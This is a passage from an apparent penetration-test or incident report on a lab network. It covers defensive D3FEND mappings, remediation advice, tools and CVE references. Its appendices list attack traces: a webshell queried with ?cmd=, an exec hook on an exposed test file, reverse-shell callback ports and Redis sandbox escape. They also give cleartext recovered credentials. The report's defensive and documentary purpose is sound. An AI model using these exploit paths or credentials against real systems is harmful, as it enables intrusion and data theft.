<a href='https://www.adminer.org/' target="_blank" rel="noreferrer noopener" id='h1'>Adminer</a> <span class="version">4.8.1</span>
```

MITRE D3FEND mapping

The defensive controls that detected the incident or that remediation put in place, mapped to D3FEND and tied to the attacker technique each one answers.

Defensive control	D3FEND technique	ID	Counters	In place
Suricata network IDS	Network Traffic Analysis	D3-NTA	Scanning, reverse-shell callbacks (T1595, T1046)	Detection, pre-existing
auditd process auditing	Process Spawn Analysis	D3-PSA	Shell execution as www-data and root (T1059)	Detection, pre-existing
File integrity monitoring	File Integrity Monitoring	D3-FIM	Webshell and payload drops (T1505.003)	Detection, pre-existing
Redis / MariaDB bound to localhost	Network Isolation	D3-NI	Service exposure and lateral movement	Remediation
Grav admin IP restriction	Inbound Traffic Filtering	D3-ITF	Access to the admin panel (T1190)	Remediation
/vendor and test-file blocking	Inbound Traffic Filtering	D3-ITF	Exploitation of exposed test files (T1190)	Remediation
Redis authentication	Credential Hardening	D3-CH	Unauthenticated service access	Remediation
Removal of redis from lxd/sudo	User Account Permissions	D3-UAP	Privilege escalation path	Remediation
Chamilo patch and Adminer upgrade	Software Update	D3-SU	CVE-2023-4220, CVE-2021-21311	Remediation
SMTP VRFY disabled	Application Configuration Hardening	D3-ACH	User enumeration (T1589.002)	Remediation

Building the D3FEND Navigator view



Recommendations and lessons learned

Beyond the fixes already applied, the following reduce the likelihood and blast radius of a repeat incident.

- **Patch management.** Establish a schedule to track and apply security updates for all web applications and services. Every exploited CVE in this incident had a patch available before the attack.
- **Network segmentation.** Place the three servers in separate network zones with firewall rules permitting only required traffic between them. This directly addresses the contributing factor in the root cause.
- **Remove tools and files that do not belong in production.** Audit each server for development test files, database management tools, and installers, and remove them. htmLawedTest.php and Adminer were both avoidable exposures.
- **Secrets management.** Stop storing service credentials in cleartext. Move them to a secrets store and rotate all credentials exposed in this incident, including GLPI database credentials and the GLPI user password hashes that were dumped.
- **SIEM resilience.** The Splunk outage during the investigation slowed evidence collection. Ensure host logs are forwarded off-host independently of the SIEM, and monitor the SIEM's own health.
- **Close the detection gaps.** Implement the rule and configuration changes in the Detection gaps section: ICMP sweep detection, 404-rate alerting, a WAF, verbose Redis logging, and audit log retention and forwarding.
- **Post-incident credential rotation.** Treat all credentials on the three servers as compromised and rotate them, since the attacker had root on .140 and shell access on all three.

Lessons learned: the monitoring stack that mattered during this investigation was the host-level logging - auditd, Apache, Postfix, and the MySQL query log - not the SIEM dashboard. Host logging held up when the SIEM did not, and it carried the investigation. Keeping that layer well-configured and independently retained is the single highest-value takeaway.

Appendices

Appendix A - Tools Used

Tool	Purpose
Nmap 7.98	Host discovery, port scanning, service/version enumeration
Gobuster 3.6	Directory and file brute-forcing
searchsploit / Exploit-DB	Public exploit and CVE research
curl	Manual HTTP exploitation, file upload, scheduler manipulation
Netcat (nc)	Reverse shell listeners on ports 4444, 5555, 6666
redis-cli	Redis interaction, key retrieval, Lua sandbox escape
MySQL client	MariaDB/MySQL database access and querying
Python3	Reverse shell payloads and shell stabilization
Browser DevTools	Removing disabled attributes from form fields
NVD / MITRE	CVE and CWE cross-referencing

Appendix B - Indicators of Compromise (IOCs)

- Operator source IP: 192.168.40.130 (all HTTP requests, shell callbacks, Redis/DB connections)
- Reverse shell callbacks: TCP from .139 to .130:4444, from .140 to .130:5555, from .133 to .130:6666
- Web logs: POST to /vendor/htmlawed/htmlawed/htmLawedTest.php with hook_tag=exec; POST to /admin/config/scheduler; POST to /main/inc/lib/javascript/bigupload/inc/bigUpload.php; GET to /main/inc/lib/javascript/bigupload/files/shell.php?cmd=
- Redis logs: KEYS *, GET, and EVAL commands from external IP addresses
- Files written: /tmp/shell.sh on Server 3; shell.php in bigupload/files/ on Server 1; modified scheduler.yaml on Server 3

Appendix C - Evidence / Captured Data

Recovered credentials (rotate all immediately):

- GLPI database: glpi : [from config_db.php] (Server 2)
- University database: uni_admin : University@2024 (Server 3, from Redis)
- Chamilo database: chamilouser : chamilo123 (Server 1, from configuration.php)
- LMS admin token: eyJhbGci... (Server 3, from Redis)
- Application secret key: kiu_university_secret_key_2024 (Server 3, from Redis)

Appendix D - Infrastructure Map

Server	IP Address	Hostname	OS	Services	Access
Server 1 (LMS)	192.168.40.133	target	Ubuntu 20.04	SSH, Apache (Chamilo, Adminer)	www-data
Server 2 (Helpdesk)	192.168.40.139	glpi-victim	Ubuntu 22.04	SSH, Apache (GLPI, Roundcube), Postfix, Dovecot, MariaDB	www-data
Server 3 (Web/Cache)	192.168.40.140	redis	Ubuntu 20.04	SSH, Apache (GravCMS), MariaDB, Redis	root

Appendix E - References

Vulnerability Advisories:

- CVE-2022-35914: https://nvd.nist.gov/vuln/detail/CVE-2022-35914
- CVE-2021-21425: https://nvd.nist.gov/vuln/detail/CVE-2021-21425
- CVE-2022-0543: https://nvd.nist.gov/vuln/detail/CVE-2022-0543
- CVE-2023-4220: https://nvd.nist.gov/vuln/detail/CVE-2023-4220
- CVE-2023-43770: https://nvd.nist.gov/vuln/detail/CVE-2023-43770
- CVE-2021-21311: https://nvd.nist.gov/vuln/detail/CVE-2021-21311

Technique References:

- GravCMS exploit: https://pentest.blog/unexpected-journey-7-gravcms-unauthenticated-arbitrary-yaml-write-update-leads-to-code-execution/
- Redis sandbox escape: https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce
- Chamilo bigUpload: https://starlabs.sg/advisories/23/23-4220/

Scoring:

- CVSS v3.1: https://www.first.org/cvss/v3-1/specification-document
- CVSS Calculator: https://www.first.org/cvss/calculator/3.1

Appendix F - Severity Rating Definitions

Rating	Definition
Critical	Directly leads to full system or data compromise with little effort; exploit is reliable and impact is severe. Requires immediate remediation.
High	Significant confidentiality/integrity impact or a strong contributor to a compromise chain; remediate promptly.
Medium	Meaningful weakness that aids an attacker or exposes sensitive information but is not directly critical on its own.
Low	Hardening gap or minor exposure with limited standalone impact.
Informational	Observation with no direct security impact; noted for completeness.